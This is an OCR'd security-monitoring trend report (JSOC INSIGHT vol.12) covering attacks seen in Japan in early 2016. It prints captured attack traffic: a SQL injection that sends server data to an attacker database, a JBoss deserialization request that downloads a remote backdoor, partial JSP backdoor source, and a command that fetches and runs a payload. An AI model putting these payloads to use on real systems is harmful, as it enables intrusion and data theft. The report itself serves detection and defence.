LAC
株式会社ラック


INSIGHT

vol.12

September 26, 2016


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.12



Introduction

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts pour over communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.
We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period


Section 1: January 1, 2016 to March 31, 2016

Section 2: April 1, 2015 to March 31, 2016

Devices used

This report is based on data from security devices supported by LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source.
  (For example, "Source: JSOC INSIGHT, vol. 12 from LAC Co., Ltd.")
* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.



Executive Summary

1 Section 1 Summary of Trends from January to March 2016

Section 1 analyzes the trends in the incidents that occurred during the collection period from January to March 2016, and introduces especially notable threats.


➢ Spate of network security device vulnerability disclosures

December 2015 onward saw a spate of network security device OS vulnerability disclosures. This section describes the authentication bypass vulnerabilities in ScreenOS from Juniper and FortiOS from Fortinet, as well as code execution vulnerabilities in PAN-OS from Palo Alto Networks. For these vulnerabilities, a proof-of-concept (PoC) code has been released, and these OSs can be exploited easily. A possible intrusion attempt by exploiting an authentication bypass vulnerability has been found, and if it is the case, it is essential to update the OS to a patched version.

➢ Sharp increase in Bedep infection incidents


Many infections with a type of malware known as "Bedep" have occurred. Bedep is a very dangerous type of malware, as an infection from it will cause another type of malware to be downloaded through communication with a Command & Control server, resulting in secondary damage, complicity in unauthorized activities as part of a botnet, or other negative effects.

Many Bedep infections have occurred by being guided by the Angler Exploit Kit, which is a type of exploit kit, and JSOC has seen many Angler Exploit Kit traffic detections. As measures against the Angler Exploit Kit, a certain damage reduction effect can be achieved by keeping software (for which vulnerability may be exploited easily, including Flash Player, which is installed on client terminals and often exploited via Web advertisements) up-to-date, but it is also necessary for the client side to take basic countermeasures against various malware types, such as by keeping anti-virus software up-to-date and deleting unnecessary applications.



2 Section 2 FY2015 Trend Summary

Section 2 summarizes the incident trends of FY2015, looking back on the severe incidents that occurred during the previous fiscal year from April 2015 to March 2016.
FY2015 saw an increase in the number of severe incidents for both those related to attacks from the Internet and severe intra-network incidents, compared to the previous two years.
For severe incidents related to attacks from the Internet, nearly 70% was attributed to "attacks against Web applications." Of those attacks against Web applications, "suspicious file upload attempts" decreased and "SQL injection attacks" increased, compared to FY2014.
The SQL injection attacks detected were numerous and steady throughout FY2015, and these detections include attacks exploiting the vulnerabilities of content management system (CMS) applications, including Joomla! and Drupal, and it was found that, in addition to CMS plugins and themes, a CMS application itself was attacked.
A total of 30% of all severe intra-network incidents were attributed to finance-targeting a type of malware known as "banking Trojan." In February 2016, the JSOC saw many detections of suspicious traffic originating from a particular customer environment. Most of these suspicious traffic instances were found to be due to malware infection targeting "money" or "information."



Section 1 Summary of Trends from January to March 2016

1 Trends in Severe Incidents at the JSOC

1.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by IDS/IPS, sandboxes, and firewalls, and assign one of four incident severity levels according to the nature of the incident and the degree of impact that the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or no real damage is confirmed
	Informational	Incident that does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows the changes in the number of severe incidents during the collection period (from January to March 2016).
During the period from the middle of January to the beginning of February, most JSOC-detected attacks via the Internet involved a command execution attempt with SQL injection ([1] in Figure 1). As severe intra-network incidents due to suspicious traffic, malware infection incidents sharply increased around the middle of February in a particular customer environment ([2] in Figure 1). The common malware types detected were Citadel, Bedep, and the ET Trojan, which target money or information.






Figure 1 Changes in the number of severe incidents (January to March 2016)



1.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.
An Apache Commons Collections[1] vulnerability became a big topic in November 2015, and the JSOC has detected attacks targeting said vulnerability ([1] in Figure 2 (b)). The status of how these attacks were detected seems to show that they targeted middleware using a Java code (such as J Boss or WebLogic) that was unintentionally made open by the server administrator. A server open to the Internet should be checked to make sure that there is no unintentionally opened service.




(a) October to December 2015 **(b) January to March 2016**

Figure 2 Breakdown of severe incidents related to attacks from the Internet


SQL injection attacks still rank high in the number of incidents detected. The severe SQL injection incidents that occurred during the collection period include traffic for investigating target hosts for vulnerabilities, which was actually detected in the past, as well as new kinds of attacks detected between the middle of January and the beginning of February.
These new attacks target Web applications running on Microsoft SQL Server so as to exploit an SQL injection vulnerability to reconfigure the SQL server, sending the configuration information to an external host.
Figure 3 and Figure 4 show examples of detected SQL injection attacks. The attacker sends the traffic shown in Figure 3 and Figure 4 to the target Web application in succession for attacking.

[1] A vulnerability in a Java library that affects all key middleware
http://www.itmedia.co.jp/enterprise/articles/1511/10/news053.html

The attack request in Figure 3 is an attempt to reconfigure the server to connect to an external database server. The SQL cannot use the OPENROWSET function, as it is initially configured not to allow use of Ad Hoc Distributed Queries.[2] This would be the reason why the attacker made the attack as a preparation.
The attack request in Figure 4 uses the OPENROWSET function to connect to a database server prepared by the attacker and to register the information of the target.




(a) Attack request



(b) Decoded request

Figure 3 Example of a detected request to reconfigure Microsoft SQL Server

[2] Ad Hoc Distributed Queries server configuration option
https://msdn.microsoft.com/ja-jp/library/ms187569%28v=sql.120%29.aspx



Stream Content

```
GET [redacted]=20%3b%01deClAre%01@z%01varChar(8000)%01seT%01@z%
3d0x75[redacted]31353
12E383[redacted]2E2E69
6E6A20[redacted]027676
574302[redacted]697364
626F776E65723D49535F4D454D4245522282764625F6F776E657227292C6973696E6A3D31%01exEcUte(@z)-- HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg,
application/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Accept-Language: zh-CN
Host: [redacted]
Connection: close
```


(a) Attack request

```
GET [redacted]=20; deCl
Are @z varChar(8000) seT @z=0xupdate openrowset('sqloledb',
'server=[redacted]uid=[redacted];pwd=[redacted]','select * from
master..inj where url_f='[redacted]')set tp='get0 nu
m ',isadmin=IS_SRVROLEMEMBER('sysadmin'),isdbowner=IS_ME
MBER('db_owner'),isinj=1 exEcUte(@z)-- HTTP/1.1
```

(b) Decoded request


Figure 4 Example of a detected request that attempts to send out information to the outside through an SQL injection attack

Figure 5 shows a breakdown of severe intra-network incidents.
The number of severe intra-network incidents increased by 230, compared to the previous collection period. This is due to a sharp increase in the number of malware infection incidents in a particular customer environment, as shown in 1.1 of Section 1.
New Bedep infection incidents have been confirmed, as is discussed in 2.2 of Section 1 ([1] in Figure 5 (b)).
The period from October to December 2015 was characterized by many XcodeGhost infection incidents, but as more infected applications were uninstalled, the number of XcodeGhost infection incidents decreased.



(a) October to December 2015 **(b) January to March 2016**

Figure 5 Breakdown of severe intra-network incidents



1.3 Notable vulnerabilities

This section introduces the attacks from the Internet that were detected more frequently during the collection period, although they did not cause serious damage.


1.3.1 SQL injection attack that exploits a Magento vulnerability

Magento is an open-source software that is used to build EC sites. In April 2015, it was reported that Magento had an SQL injection vulnerability (CVE-2015-1397).[3] This vulnerability affects the following versions.

- 1.9.1.0 Community Edition (CE)
- 1.14.1.0 Enterprise Edition (EE)

Figure 6 shows the number of SQL injections detected that exploited the Magento vulnerability.
Attacks targeting this vulnerability were steadily detected from June 2015, and have sharply increased from the middle of March 2016. These attacks include traffic for investigating vulnerability with the SQL injection, along with traffic for adding a user account with administrator privileges. Some of these two types of traffic occur simultaneously from the same source of attack, and some occur sporadically from different sources of attack. The difference in attack traffic may indicate that there are multiple attackers. If a vulnerable Magento version is used, the vulnerability may be exploited by multiple attackers, leading to more serious damage.

[3] Analyzing the Magento Vulnerability (Updated)
http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/







Figure 6 Changes in the number of Magento attacks detected

Table 2 shows the examples of user accounts created by exploiting the Magento vulnerability. If you are using Magento, it is critical to check your system for the vulnerability as well as for such suspicious user accounts.

Table 2 Examples of user accounts confirmed that were created by exploiting the Magento vulnerability

blacksheep	pak
connexmrx	patob
FathurFreakz	reza
feak	syahrul
jebug	wew



1.3.2 Code execution vulnerability in JBoss Application Server


JBoss Application Server (hereafter, JBoss AS) has had access control defects in its InvokerServlet, and an attacking technique that exploited the vulnerability was reported in October 2013. Such attacks still occur, and many of the attacks detected attempt to install a backdoor program by exploiting the vulnerability.4 It has been confirmed that the backdoor program implements capabilities to download a file from a specified URL and execute the file. If such an attack succeeds, an external, unauthorized program may be downloaded and executed, resulting in unauthorized use of Web server resources.
Figure 7 shows an example of detected attack traffic against EJBInvoker of JBoss AS.
If the attack succeeds, an external file named "oss.war" would be downloaded from the outside (red-underlined portion in Figure 7) and deployed to the target JBoss server.

```
POST /invoker/EJBInvokerServlet/ HTTP/1.1
ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation
Accept-Encoding: x-gzip,x-deflate,gzip,deflate
User-Agent: Java/1.6.0_21
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 738

....sr.)org.jboss.invocation.MarshalledInvocation...'A>.....xppw.x..G..S.sr..java.lang.Integer.......
8...I..valuexr..java.lang.Number...........xp&..
sr.$org.jboss.invocation.MarshalledValue.....J.....xpw.........ur..
[Ljava.lang.Object;..X..s)l...xp....sr..javax.management.ObjectName.....m.....xpt.!
jboss.system:service=MainDeployerxt..deployuq.~......t. http://[redacted]:89/w/oss.warur..
[Ljava.lang.String;..V...{G...xp....t..java.lang.String
...xw.....sr."org.jboss.invocation.InvocationKey..r........I..ordinalxp....sq.~..w
........p.w..xw.....sq.~......sr.#org.jboss.invocation.InvocationTypeY.:..
+|....I..ordinalxp....sq.~.....
pt..JMX_OBJECT_NAMEsr..javax.management.ObjectName.....m.....xpt.!jboss.system:service=MainDeployerxx
```

Figure 7 Example of detected attack traffic against EJBInvoker

The .war file is an archive file into which an application written in Java, a configuration file, an HTML file, etc., are organized. The archive file contains a program with backdoor capabilities.
If the "oss.war" file is deployed, a Java program named "/oss/msd.jsp" would be run directly under the document root. The JSOC analysis of this program confirmed that it was written to run either in a Windows environment or in a Linux environment (Figure 8). If the attack succeeds, the Web server may be used in an unauthorized manner, regardless of the operating system used.
The attacker can execute commands remotely via the backdoor program, and for example, the cmd parameter in Figure 8 will contain a command to be executed. It was also confirmed that winurl and linurl were prepared to contain a URL for downloading a file from a Windows or Linux environment, respectively.

[4] "3.1 Code execution vulnerability in the JBoss Application Server" in Section 1 of JSOC INSIGHT vol.8
http://www.lac.co.jp/security/report/2015/07/13_jsoc_01.html



```
<%
  myAbsolutePath = application.getRealPath(request.getServletPath());
  if (request.getParameter("cmd") != null) {
      cmd = new String (request.getParameter("cmd"));
      cmd = java.net.URLDecoder.decode(cmd,"UTF-8");
  }
  if (request.getParameter("winurl") != null) {
      winurl = new String (request.getParameter("winurl"));
      winurl = java.net.URLDecoder.decode(winurl,"UTF-8");
  }
  if (request.getParameter("linurl") != null) {
      linurl = new String (request.getParameter("linurl"));
      linurl = java.net.URLDecoder.decode(linurl,"UTF-8");
  }
%>
```

Figure 8 Source code of a deployed backdoor program (partial)


Figure 9 shows the traffic that occurred during communication with the deployed backdoor program.
The traffic serves to download a file and instruct command execution. The winurl parameter specifies the external file named "tyxz.zip" to be downloaded, and the cmd parameter specifies that the file is to be executed with cmd.exe, which indicates a code execution attempt for the Windows environment.
In addition, attacks during this particular period are characterized such that the port number for a Web server containing a .war file to be downloaded is 88/tcp, 89/tcp, or 90/tcp, for example, and that they are not usually used for HTTP communication.

```
POST /oss/smd.jsp HTTP/1.1
Host: [redacted]
Content-type: application/x-www-form-urlencoded
Content-Length: 215
Connection: Close

cmd=cmd.exe+%2fc+start+cscript.exe+%2fb+%2fe%3aVBScript.Encode+c%3a%5c%5cwindows%5c%
5ctemp%5c%5ctest.zip&winurl=http%3A%2F%2F[redacted]%3A89%2Fw%2Ftyxz.zip&linurl=http%3A%
2F%2F[redacted]%3A88%2Fx%2Fx%2Fbcn.zip
```

Figure 9 Attack instruction for an smd.jsp backdoor program


Such a backdoor program is used to execute various programs in an unauthorized manner, and it has been confirmed that a bitcoin explorer program is one of such programs. To investigate whether an open server has been affected by this type of attack, check the items below. If any one of the items applies, check the server for unauthorized use and consider rebuilding the server.

- ☐ Unlimited access to InvokerServlet allowed.
- ☐ Unintentionally deployed .war or .jsp file exists on the server.
- ☐ For outbound communication from the open server, firewall log contains a record of access to a port that is not usually used for HTTP communication, such as 88/tcp, 89/tcp, or 90/tcp; or, for outbound communication to an unintended destination host, log contains a record of access to a port (80/tcp) that is usually used for HTTP communication.



1.3.3 Trends in unauthorized login attempts to FTP servers

FTP servers have long been used to store and share files, or to manage Web server files. Therefore, numerous FTP server login attempts to steal such information assets have been detected daily.
The collection period also saw suspicious file uploads for which unauthorized FTP server login attempts might succeed. These attacks are characterized such that they attempted to upload a file named "ftpchk3.php".
Our investigation of the "ftpchk3.php" file shows that it has capabilities to collect information including the OS or PHP version of the deployed host, or to investigate the CMS application type if a Web server is being run. It is guessed that the attacker intended to steal Web server information by running the "ftpchk3.php" file on it.
A possible suspicious file upload attempt means that an FTP server login attempt that is unauthorized has succeeded. In many cases, our investigation of password information used in a detected unauthorized login attempt shows that such contains a random combination of alphanumeric characters and symbols. Therefore, this type of unauthorized login attempt is likely to use an attacking technique known as "list-type account hacking," not a technique using a character string commonly used in passwords, known as a "dictionary attack."
To protect systems from list-type account hacking, the same password should not be used for difference services. The introduction of a one-time password is also useful.
For safer FTP server operation, it is useful to implement appropriate access control, for example, by limiting the range of IP addresses that can be accessed or by temporarily disabling an account (known as "account lock") if successive login attempts fail. In addition, when configuring access control, consider disabling anonymous user login if such is not necessary.



1.3.4 Unauthorized PHP code execution attempt against vBulletin

vBulletin is a type of software used to build forum sites (or Web bulletin boards). In November 2015, it was reported that vBulletin had a vulnerability (CVE-2015-7808) that allowed a PHP code to be executed in an unauthorized manner, and that many websites might be affected by the vulnerability.[5] This vulnerability affects the following versions.

- vBulletin 5.1.4 to 5.1.9

